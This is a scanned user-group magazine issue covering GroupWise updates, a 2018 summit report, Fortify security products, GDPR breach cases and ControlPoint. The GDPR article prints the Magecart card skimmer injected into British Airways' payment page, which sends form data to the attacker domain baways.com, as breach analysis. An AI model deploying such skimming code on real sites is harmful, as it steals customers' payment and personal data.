

Figure 7: Enabling proxy support for GMS

One useful feature is that Draft folders will now synchronise both to, and from, your mobile devices. You can modify draft emails on your mobile device and have the changes sync to GroupWise. Note, that even though Outlook uses ActiveSync to access GroupWise, drafts will not sync because Outlook uses ActiveSync 14 and not 16, which supports this feature.

One of the most useful features is the ability now to view Proxy Calendars on mobile devices. By default, this will be disabled and the administrator will need to enable it by logging into the GMS administration console as shown over page in figure 7. Go to:

Config > GroupWise > Proxy Calendars

Proxy calendars will then appear on devices as a separate selectable calendar. In the user and Administration console, you will be able to see the rights assigned to the user for the proxy calendar.

As you would expect any changes that have been made to the proxy calendar will be immediately synchronised to users' devices.

Of course, Reminder Notes, Alarms, and Private appointments will only synchronise to the mobile device based on the user's proxy rights.
The developers have also added a performance enhancement for when a user logs in to GMS. The Mobility server will now cache POA information after the user's initial synchronisation so that any subsequent logins will be faster and more efficient.

Messenger

Another product that you get with your maintenance or subscription licenses is GroupWise Messenger. This is an Instant Messaging product that integrates closely with GroupWise, for instance you can see user's presence within the GroupWise Windows client when viewing a message they have sent you and, yes this has had some changes in the past year as well.

One of the things you have had available for a while with Messenger is the option to archive messages, which will keep a central log of all conversations. With the latest iteration of Messenger, this feature will now use either the local Messenger Database or Micro Focus Retain. Just be aware that if you need to move an archive from a previous version of Messenger then there is a migration process that needs to be run.

Also the Messenger agents have been updated to now run as 64 bit processes. This should improve performance for your users.

In conclusion

As you can see there has been quite a bit of change to GroupWise since the beginning of the year, and in the coming months I believe we will see more enhancements - as features that didn't quite make the cut for this release will be finalised and let out. So, watch this space.

Ed Hanley works for Micro Focus as a Senior Consultant in the Professional Services organisation. Ed has been designing and implementing IT business solutions with Micro Focus (formerly Novell) since 1997. He has worked with GroupWise (Word Perfect Office) since version 4.0 and is a member of the Micro Focus GroupWise core development team. Over the years, Ed has presented many webinars on GroupWise and has been a frequent speaker at Brainshare conferences. You can reach Ed at ehanley (at) microfocus (dot) com.

Further Reading:

The Future of Micro Focus Collaboration and GroupWise: Looking into the Crystal Ball
by Wes Heaps, OHM41, 2018/2, p7-10

GroupWise: Beyond The Roadmap And Off The Radar

At the Open Horizons Summit in June, Mike Bills the Product Manager responsible for GroupWise and Collaboration solutions presented a session *Beyond the Roadmap and off the Radar* to give a glimpse at some work being done that we haven't pegged to be released in a specific version. In particular he spoke about two topics which he later followed up with a Cool Solutions article. This article is based on that blog[1]. Mike writes:

A New Architecture for GroupWise

"The first topic is about advancing the architecture of GroupWise and its components to the next level. We want to be able to just as easily deploy on-prem, private/hybrid cloud and our own hosted version of Enterprise Messaging.

In doing so we want to engineer, maintain and release one set of code that works for all. That way when we add new features, make updates, release patches etc… we can do it once and release to all types of deployments simultaneously, i.e. you don't get new features being added to just the hosted/cloud version followed by those features maybe getting to the on-prem version months later if at all. It all happens at the same time.

"To this end we are working on "containerizing" all of the back-end components of GroupWise. This will make installation, patching, upgrading, and maintenance of the components much easier.

It will also allow us to then start to break the components up into micro services that can be launched as the load on the system increases and shut down when not in use. (That will be the next phase, imaging launching the DVA only when needed or spinning up a second POA as load increases and shutting it down as load decreases).

"We will talk more about specifics for containerization soon, but in the near future the intent is that you will be able to deploy all of the GroupWise back-end services in docker containers.



Figure 1: The new GroupWise Web client - looks similar to the Windows client.

Our current goal is to get all of our internal systems running in containers before the end of the year and then be able to project a release. Most likely it will come in phases, so stay tuned."

A New GroupWise Web Client

"The second topic actually combines the first topic of "containerization" with another ongoing effort of a new client.

We are working on a completely re-designed and built from scratch version of the Web client. With the current WebAccess client we had really reached a limit in how far we could effectively go, feature parity was difficult and scaling was not ideal. In addition to that, it isn't an effective mobile client.

"The new Web client will be completely containerized and delivered as a docker container. The design is new and fresh and most importantly completely responsive. One Web client for Desktop Browsers, Tablets and Mobile. No more templates!

"One of the goals is to make it easier for users to transition from the Windows client to the Web client easier. So while we don't want to make them look exactly alike, they should feel familiar.

"In fact when we are adding features in to the new Web client if the right way to implement them doesn't match the way they are implemented in the Windows client we are going back to the Windows client and making changes there.

We are working on "containerizing" all the back-end components of GroupWise.

GroupWise



Figure 2: Hover over a function and the options slide out

"This is a combined effort between the teams to have a similar experience for the user.

As figure 1 shows "this is a very fresh, clean completely new web client that looks fantastic. Similar to the Windows client you have your folder list on the left, your contents in the middle and yes on the right hand side you have the long awaited quick viewer on the right.

"At the top you can Navigate between the Mailbox, Calendar, and Contacts. In the middle under mailbox you have a Filter to search that specific folder you have open and at the top right you will find your Global Search.

Above the message you have all of your message actions such as Delete/ Trash, Reply, Reply All, Forward, Move to Folder, and more… Notice at the bottom of the message you can even type in a quick reply and just hit send.

"The UI for performing functions and actions is very flat and easy to use. For example, if you hover the mouse over Compose then the options slide out instead of making you click and open a popup or new window, (Figure 2).

"Settings will work this way as well. At the top right you have the standard Gear icon for settings. If you select that and choose a setting like Category Management it will also slide out:



Figure 3: Responsive design enables support for tablets and phones. iPad is shown here.

"My favourite part and top requirement for the new client is that it is fully responsive. As the screen size changes it collapses and adjusts without losing functionality. For example, if I view the main screen from an iPad you get the following view (figure 3). "The folder list is not displaying on the left, but it's not gone. Simply click Mailbox at the top and it slides right out:

"The same design is responsive for phones as well. as shown in figure 4.

"Of course the responsive design supports portrait mode and if you rotate your phone to landscape mode you have a bit more screen real



Figure 4: Phone view. Select the big blue + Icon at the bottom to display the compose actions.

estate and you can get the quickview back - even on the phone!"

When will it ship? "The answer is soon. It will not ship as part of 18.1. However, the benefit of building this as a container is we can ship it at anytime, it's a completely independent component."

A Tech Preview of this new Web client will be made available, ideally by early 2019 and officially released before GW18.2 in H2 2019.

"Tech Preview means we won't be supporting it yet and you should not run it in production, but we want you to play with it and give us your feedback.

"When we officially ship this new Web client it will replace the old Web Access client. This means we will no longer add new features, patch or support etc. This will be the new Web client moving forward.

[1] www.novell.com/communities/coolsolutions/new-groupwise-client/

Open Horizons Summit 2018

The Open Horizons Summit converged on Berlin in early June this year and attracted a record attendance with over 500 delegates. This fantastic result was achieved by expanding the Summit so that additional technical streams were devoted to technologies and solutions from the former HPE business and the business track was likewise expanded. The Micro Focus Channel organisation, headed by Christoph Stoica, were also heavily involved and attracted many partners to the event, especially to attend the business track sessions.

The first day of the event was Keynote day, headlined this year by Chief Product Officer, John Delk, and Chief Technical Officer, Jérôme Labat. The evening session consisted of the EMEA Channel Awards and included two special awards.

Firstly, Robin Redgrave became the first winner of the Open Horizons Award for 'Outstanding Contribution to the Community'. Fully deserved. Secondly the OH Management Team – Marco Mikulits, Diethmar Rimser, Paul van der Cruyssen and John Ellis – received an award from Micro Focus in recognition of the work done to organise the event and for service to the user community. Thank you!

The Business and Technical sessions started on Tuesday with the former located in the Ritz-Carlton hotel at Pottsdamer Platz across the road from the Marriott which hosted the eight streams of HotLabs. The ITOM, ADM and some of the Security labs were fronted by members of Anis Nassser's technical training team who did a great job at what was a new event for them.

Dedication to the cause

John and Jérôme discussed the product development strategy

Awards were made under the glare of blue hued lights including the Open Horizons Award for Outstanding Contribution to the Community, awarded to Robin Redgrave (left).

Open Horizons Summit

Including the OH organised streams covering the IM&G portfolio over 50 HotLabs were offered. The best attended HotLabs were as listed here (and GroupWise still leads the way!)

Considering the number of delegates involved the Summit's technical infrastructure, expertly managed as always by Rob Bastiaansen, held up well in the Marriott Hotel.

Over 60 business track sessions were scheduled and along with focus groups and other meetings it was a very busy time.

Extra curricular activities consisted of the mandatory OH City Run and upwards of 50 people took on the 5 and 10 km runs. Some even went the right route!

Secondly on Wednesday evening we decamped to c-base – an alien spaceship underground in central Berlin with the Fernsehturm in Alexanderplatz as it's communications antenna (yes really) – and an alternative but enjoyable evening party took place. (Unfortunately there was a news blackout from c-base and no photographs were allowed. Further information at www.c-base.org)

The Business track completed on Wednesday afternoon but the techies rolled on with the event completing on Thursday afternoon. Three days of top technical training, with some attending up to 8 labs on Micro Focus solutions, presented by staff and community experts.

Many thanks to everyone - speakers, organisers, enablers and delegates who made the event the success that it was!

The Top 10 HotLabs	Participants
GroupWise Best Practices and Troubleshooting	41
Best Practices and Hosting Micro Focus Filr!	39
Identity Manager 4.7 - First Touch	39
Deploying Windows 10 with ZENworks 2017	33
Multi Factor Security and Advanced Authentication	33
ZENworks Inventory and Reporting	31
ArcSight Investigate	30
Operations Bridge Suite - IOT device monitoring	30
Deep dive into Micro Focus Filr's capabilities	30
Upgrading from GroupWise 2014 to GroupWise 18	30

"Marco, it's over - you can come down to earth now."

Application Security With The Micro Focus Security Fortify Suite

Fortify is the undisputed leader in application security that provides reliable, comprehensive security through all stages of the Software Development Life Cycle (SDLC). It delivers a flexible, comprehensive suite of application security technologies that target businesses wanting to integrate agile techniques with greater protection and control. Together, these technologies focus on three distinct areas of protection: secure development, security testing, and continuous monitoring and protection.

Gartner in their March 2018 report place Micro Focus as a leader in the Application Security Testing magic quadrant (as shown in figure 1).

Figure 1: Gartner rank Micro Focus as a leader in the Application Security Testing business

Flexible Deployment

Fortify is the only application security provider to offer static application security testing (SAST), dynamic application security testing (DAST), interactive application security testing (IAST), and runtime application self-protection (RASP) on premise and on demand. Because Fortify Software Security Center and Fortify on Demand are fully compatible.

For organisations that want to control the running of their own scans and keep their data and scan results in-house, Fortify on-premise solutions allow you to customise the technologies to fit your organisation's workflow requirements and enable greater control.

Fortify on Demand offers application security as a service. This on-demand platform provides a quick and simple way for organisations to initiate static, dynamic, and mobile security testing without the upfront investment in time and security resources.

The Micro Focus global team of account managers, researchers, testers, and software engineers work as an extension of your in-house team, providing you with the support and technical expertise you need 24/7.

Fortify Tools & Integrations

Fortify Security Assistant, IDE Plugins, and Integrations bring security closer to the developer. Fortify Security Assistant empowers developers to take responsibility for their own code by finding and fixing application security defects during the coding process—eliminating potential security vulnerabilities before the code is even compiled. This solution sits on the developer's IDE and allows them to run get immediate security feedback continuously as code is developed.

Security Assistant provides instantaneous feedback, so developers can take quick, decisive action to fix vulnerabilities in real time. It highlights vulnerable code, like a spellchecker and offers suggestions for correcting it. It also features intuitive integration with integrated development environments (IDEs), making security awareness and vulnerability remediation fluid and natural.

Fortify IDE plugins enable developers to initiate scans, see identified issues with their code and collaborate

Fortify

with other teams for remediation. Integrations with source code repositories, build servers and orchestration tools enable security automation, speed and assurance. Fortify complements the agile development process by quickly identifying and correcting errors early in the cycle, organisations can save significant time, effort and money while lowering their risk.

Key Benefits

- Delivers instant security results with inline analysis of the source code as the developer types
- Gives developers who may know little about security, the technology to help them develop secure code
- Tracks findings and remediation for instant and continuous protection
- Provides deep and accurate analysis, leveraging industry-leading technologies

Fortify Static Code Analyzer (SCA)

Fortify SCA is an automated static testing offering that builds security into the development process. Fortify SCA pinpoints the root cause of the vulnerability and prioritises results, and provides best practices so developers can code more securely. It reviews code and helps developers identify and resolve issues with less effort and in less time.

Key Benefits

- Identify and remove exploitable vulnerabilities quickly with a repeatable process.
- Integrated into any environment through scripts, plugins and GUI tools so developers can get up and running quickly and easily.
- Use in mixed development and production environments with a wide variety of languages, platforms, and frameworks

WebInspect: Automated Dynamic Application Security Testing

WebInspect provides security professionals and novices with the power and knowledge to quickly identify, prioritise, and validate critical, high-risk security vulnerabilities in running applications. This automated solution mimics real-world hacking techniques to provide comprehensive detail about vulnerabilities detected, the implications if exploited, and best practices to quickly pinpoint and fix issues.

The WebInspect Agent integrates dynamic testing and runtime analysis to identify more vulnerabilities by expanding coverage of the attack surface. This solution provides the broadest DAST coverage available, detecting vulnerabilities that often go undetected by black-box security testing technologies.

Key Benefits

- Comprehensive dashboard that tracks critical vulnerabilities, confirms remediation, and provides metrics, progress and trends
- Elevate security knowledge across the business with a powerful reporting system
- Simplify compliance of legal, regulatory, and architectural requirements with pre-configured policies and reports for all major compliance regulations

Fortify Application Defender—an Application Self-Protection Solution

Fortify Application Defender is a runtime application self-protection (RASP) solution that businesses use to manage and mitigate risk from homegrown and third-party applications. This solution provides centralised visibility into application use and abuse, enabling you to see threats in your applications and immediately protect against vulnerability exploits and other violations in production applications.

Fortify Application Defender can quickly instrument applications to capture application and user activity logs. It detects and stops attacks across dozens of vulnerability categories such as SQL injection (SQLi) and cross-site scripting. This runtime solution is available both on premise and on demand. It helps organizations stop security threats that no one else can see by protecting production applications from the inside.

Key Benefits

- Instantly see software vulnerability exploits in production applications and continuously monitor use and abuse.
- Pinpoint vulnerabilities at the line of code and see the full query. Accurately distinguish between an actual attack and a legitimate request.
- Detect and protect known and unknown security vulnerabilities in real time without having to alter or recompile source.

Fortify Software Security Center

Fortify Software Security Center (SSC) is a centralised management repository that provides security managers and program administrators with visibility into their entire application security testing programme.



Figure 2: Fortify Software Security Center Dashboard provides the ability to eliminate risk in existing applications and deliver new applications with security

Fortify SSC provides an accurate picture of your software risk across your enterprise by helping, manage security testing activities, prioritise remediation efforts based on risk potential, measure improvements, and generate cross-portfolio management reports.

Fortify SSC is a platform for unifying static and dynamic test results. It triages and assigns issues, offers remediation guidance, and reports across the entire SDLC through a single interface.

Organisations need innovative ways to further automate their scanning, auditing and remediating efforts to deliver application faster, stay competitive, and scale their application program. Validating and prioritising scan results takes an enormous amount of time, expertise and requires contextual knowledge and understanding of the application.

Fortify SSC scan analytics offers real-time machine learning, and with audit assistant, it refines and streamlines the application security program and enhances the security posture by making the audit process more efficient.

Fortify SSC offers unified consistency of findings across your applications regardless of who audits and processes the findings. It also increases the accuracy of findings specific to an organisation's policies and preferences, it does this by analysing the information in an organisation's scan results, and uses those insights to enhance the validity of findings with the use of real-time machine learning.

Key Benefits

- Added accuracy, visibility into your entire application security testing programme
- Lowers costs associated with development, remediation, and compliance
- Boosts productivity by automating application security procedures
- Accelerates time-to-market by ensuring fewer security-related delays

Fortify on Demand—Application Security as a Service

For organisations that don't have the time, resources, and expertise to implement an in-house security program, Fortify on Demand provides a fast and easy way to get started with minimal upfront investment and the flexibility to scale with changing business needs.

In addition to static and dynamic analysis, Fortify on Demand covers in-depth mobile app security testing, open-source analysis, vendor application security management, and continuous monitoring for applications in production. Test

Fortify

results are manually reviewed by application security experts.

Key Benefits

- Fast and accurate. Detailed scan results are delivered in 1–3 days.
- Easy to use. Manage your entire application security portfolio from one dashboard. View risks, address issues early, manage remediation efforts across teams and applications.
- Personalised support. Results are manually reviewed by application security experts. You are also assigned a dedicated technical account management team responsible for delivering overall satisfaction.

Fortify Professional Services Help Ensure Your Success

Building a successful software assurance program can also help safeguard your applications and your business. Fortify offers a wide range of professional services to help organisations gain greater value from the Fortify suite. Hands-on training, personalised consulting, and customised implementation services are delivered by skilled application security consultants working with defined methodologies and best practices derived from thousands of application security deployments.

Micro Focus services include:

- Software security assurance assessment and program design
- Fortify and WebInspect quick starts
- Fortify and WebInspect health checks
- Secure development process integration
- Static and dynamic auditing services

Micro Focus also offer education and training, including:

- Security awareness and secure coding education programs
- Software security assurance eLearning courses
- Fortify product eLearning courses
- Customised training classes to your specific needs

Benefits of Professional Services

- Access our experienced application security consultants
- Save development costs by building security early into the software development lifecycle
- Ensure the least amount of disruption to the development team by building security into the new SDLC using our efficient methodologies
- Eliminate false positives and focus your time only on audited security defects
- Incorporate best practices and recommendations based on thousands of successful Fortify deployments
- Leverage consultants' direct lines to product and support teams to solve problems quickly

Why Fortify is the Right Choice

Fortify is the only solution that secures and protects code throughout the entire development lifecycle of any type of software—from development to testing, release to production and every iteration in between.

Fortify static, dynamic, interactive, and runtime security testing technologies are available on demand or through several licensing models, offering organizations the flexibility needed to build an end-to-end software security assurance program.

You can find much more at:
www.microfocus.com/appsecurity

GDPR: First Days

by John Ellis

GDPR day. 25 May 2018 passed uneventfully and businesses continue to function. In the following months data privacy has frequently featured in the news and the first cases to fall under the auspices of the new regulations are just starting to be investigated, e.g. the British Airways data leak. Facebook has rarely been out of the news and has been the centre of several scandals.

At the time of writing Tim Cook the CEO of Apple Inc has recently given a speech lauding the EU and its wisdom in introducing the GDPR and wishing the USA as a whole would do the same (California is introducing GDPR like laws in 2020). He now considers the 'data industrial complex' to be a threat, with personal information being "weaponised" by some companies. The GDPR is as much about changing attitudes towards personal information as it is in regulating and specifying penalties. In this respect it appears the GDPR has making a good impression and is causing some people to pause and think.

Compliance

Compliance is a dangerous and mis-understood word in relation to data privacy and GDPR. The Oxford English Dictionary defines compliance as:

"Action in accordance with a request or command"

Being compliant does not mean that you are free of the risk of a data breach. You are only compliant until your next data breach, and the majority of these are initiated (innocently or otherwise) by in-house staff. (e.g. Morrisons Supermarkets UK). Statistics indicate (Ponemon Institute) that 1 in 4 businesses will suffer a privacy breach in the next two years. Just spend a moment listing all the organisations around the world that have suffered losses of customer data: Uber, Facebook, Yahoo, Cathay Pacific, Adidas, T-Mobile and many others closer to home. IT Governance Ltd believe nearly 1 billion records were leaked in September alone. (www.itgovernance.co.uk/blog/list-of-data-breaches-and-cyber-attacks-in-september-2018-925633824-records-leaked/)

Compliancy is about risk reduction and business governance: it means putting the documentation in place to satisfy legal investigators that you take privacy seriously and secondly have the processes in your business to constantly review your services and react quickly when an issue occurs. Getting compliant with GDPR will not save you, as new hacks are constantly being found. Compliance is not a one off project but a process of continuous improvement.

GDPR is a force for continuous improvement

At this time there are no certifications for being GDPR compliant. British Standard 10012 is a British Standard that lays out the specifications and requirements for a PIMS (personal information management system). The 2018 version has been specifically designed to help organisations implement processes, policies and controls for GDPR compliance. BS 10012 also supports the effective management of risks related to personal data.

Certification to other standards, e.g. ISO 27000 require relevant processes and documentation to be in place but they do not guarantee data security and privacy. GDPR is a force for continuous improvement and constant checking.

Since the end of May there have been many data breach cases highlighted. The one's discussed below are significant for their scope and for showing that case law around GDPR is just starting to develop.

Morrisons Supermarkets UK

In 2013 an unhappy member of staff in the audit department of Morrisons, a major UK supermarket chain, released personal data (including bank details) onto the internet and also sent it to national newspapers. The man concerned was subsequently sent to prison for 8 years.

However this case is also notable in that courts found the business vicariously liable for the loss of data and

GDPR

this has opened the door for the first class action of its kind against Morrisons. Over 5500 people are suing for compensation which if successful would be a major cost to the supermarket. Morrisons have lost their appeal against the judgement and this case will most probably end up being decided by the UK Supreme Court.

Facebook

Facebook have not enjoyed a good year in relation to security scares and privacy breaches. In the UK they have just been fined £500,00 by the UK Information Commissioner for their lax role in the Cambridge Analytica data scandal. This is the maximum fine available under the old UK Data Protection Act. Under GDPR the fine would undoubtedly be much greater. Making the announcement Elizabeth Denham, the ICO Commissioner said that:

"Between 2007 and 2014, Facebook processed the personal information of users unfairly by allowing application developers access to their information without sufficiently clear and informed consent, and allowing access even if users had not downloaded the app, but were simply 'friends' with people who had. Facebook also failed to keep the personal information secure because it failed to make suitable checks on apps and developers using its platform." (www.bbc.co.uk/news/technology-45976300).

The data mis-use included 1 million UK citizens out of 87 million in total affected.

Subsequently, Facebook have been hit by a further data breach, this time affecting 30 million subscribers and at least 3 million in the European Union. This will be subject to the GDPR and penalties could be significantly more.

The attack, which was detected in late September, was made possible via a combination of three separate flaws that remained unpatched for more than a year.

An exploit in Facebook's "view as" feature, video uploader, and the way access tokens were generated meant anyone was able to download these directly from a user's profile.

From a base of user accounts already under their control, the hackers were able to run an automated technique to move from profile to profile and harvest access tokens.

They first seized details of their friends and family, totalling around 400,000 people, before using lists of their friends to steal access tokens for 30 million. (Source: itpro.co.uk)

Figure 1: The injected code as part of the BA web-page (© RiskIQ)

```
window.onload = function() {
    jQuery("#submitButton").bind("mouseup touchend", function(a) {
        var
            n = {};
        jQuery("#paymentForm").serializeArray().map(function(a) {
            n[a.name] = a.value
        });
        var e = document.getElementById("personPaying").innerHTML;
        n.person = e;
        var
            t = JSON.stringify(n);
        setTimeout(function() {
            jQuery.ajax({
                type: "POST",
                async: !0,
                url: "https://baways.com/gateway/app/dataprocessing/api/",
                data: t,
                dataType: "application/json"
            })
        }, 500)
    })
};
```

Figure 2: The injected code which has caused so much trouble for BA (© RiskIQ)

British Airways

The personal and payment details of 380,000 (Latterly, over 500,000 customer details now thought to have been leaked) customers booking flights with British Airways were intercepted on both the website and mobile app and sent to a third party between the 21 August and 5 September. This code injection hack on the website is similar to the TicketMaster scam earlier in the year. RiskIQ (no relative of NetIQ) have reviewed the technicalities of the data breach at www.riskiq.com/blog/labs/magecart-british-airways-breach/.

Unfortunately, it's a javascript hack that has been used many times over,

operated by the Magecart group. Code was added to the end of a script which copied personal data out of the system to a fake server at domain "baways.com".

RiskIQ conclude that "This attack is a simple but highly targeted approach compared to what we've seen in the past with the Magecart skimmer which grabbed forms indiscriminately.

"This particular skimmer is very much attuned to how British Airways' payment page is set up, which tells us that the attackers carefully considered how to target this site instead of blindly injecting the regular Magecart skimmer." The Magecart scam has been known since 2015.

The incident highlights not only the ease with which web servers can be hacked and the ease of setting up fake domains (which had a valid purchased SSL certificate from Comodo in the UK) but also the requirement for constant testing of systems and services.

This breach may well result in a large financial penalty for British Airways under the new GDPR. It highlights the importance of regularly checking deployed code. In comparison Equifax were fined £500,000 by the UK's ICO for their mega-breach which was caused by a delay in patching an Apache server.

The route into BA is not yet currently known but the fine is likely to be much larger under GDPR – potentially up to £500M if you do the maths. Further costs have been incurred by the customers' banks who have had to issue new credit cards.

Barreiro Hospital, Portugal.

This hospital has been fined €400,000 following an inspection in July. The Portuguese Data Protection Authority (CNPD) found two serious failings in respect to GDPR. Firstly "a €300,000 fine applied for failing to respect patient confidentiality, and limiting inappropriate access to patient data. The second fine of €100,000 was imposed for the hospital's inability to ensure the integrity of data security in their system" (Source ITPro).

Investigators found that social workers were able to access clinical records and there were almost 1000 accounts with 'doctor level' privileges although only 265 doctors work at the hospital. The hospital claimed that the excess accounts were for temporary staff and they are appealing against the fines.

Conclusions

These examples indicate that personal data and privacy are extremely valuable commodities and have to be handled as such. As Morrisons have found even though they were the original victim in a crime committed against them they are still responsible for their employee data.

The other cases mentioned here also require good processes and vigilance in the IT department. Patches should be tested and applied promptly and working systems/services need to be constantly monitored. Administrators also have responsibility to remove unwanted system rights and temporary accounts should always be temporary.

GDPR is just starting to take effect and the long pitch is for a more responsible philosophy and attitude towards all our personal data. Further legal cases will refine the working of the regulations but attitudes have to change.

John Ellis has worked in the IS/IT sector for over 30 years, specialising in messaging systems and related technologies. He is a member of the OH Management team and the publishing editor of OH Magazine.

Introducing ControlPoint

Through its data discovery and file analysis capabilities, Micro Focus ControlPoint helps enterprises reduce risk, create efficiencies and better manage their data in line with governance and policies.

ControlPoint is ideal for data discovery projects. It is capable of analysing more than 1000 different content formats, including shared network drives, SharePoint files, Microsoft Exchange repositories, images, audio, video, and social media. As well showing what sensitive information is being stored, ControlPoint streamlines the task of protecting it. The software understands context within documents, allowing it to automatically decide whether to keep or delete data. In this way, customers can identify important information in a fraction of the time it would have taken to manually search each network drive.

Another potentially time-consuming task is securing and keeping track of important information. ControlPoint simplifies this job by automatically moving this data to the record-keeping solution, Content Manager (formerly Records Manager). Once stored within Content Manager, policies can be set on the period the data should be kept for and when it should be automatically deleted.

One of ControlPoint's features is the ability to show what proportion of an organisation's data is redundant, obsolete, or trivial (figure 1). A dash board displays how much data falls into each of these categories, and the disk space that could be saved by deleting it. Invariably ControlPoint will help to reduce a company's data footprint and save on storage costs.

Earlier in 2018 Forrester, a leading global research and advisory firm, evaluated file analytics providers using thirty-one separate criteria, identifying eleven of the most significant providers and researched, analysed, and scored them, revealing Micro Focus as a leader in the evaluation. The report states, "Micro Focus provides an intuitive interface and supports rich media. Enterprises can deploy Micro Focus ControlPoint as a standalone or as part of a broader secure content management stack."

ControlPoint utilises the Micro Focus Intelligent Data Operating Layer (IDOL), which gathers and processes unstructured, semi-structured, and structured information in any format from multiple repositories using a global relational index.

As a next step, IDOL forms a contextual understanding of the information in real time, connecting disparate data sources together based on the concepts contained within them. For example, IDOL can automatically link concepts contained in an email message to a recorded phone conversation, which can be associated with a stock trade. This information is then imported into a format that is easily searched, adding advanced retrieval, collaboration, and personalisation to any application that integrates the technology.

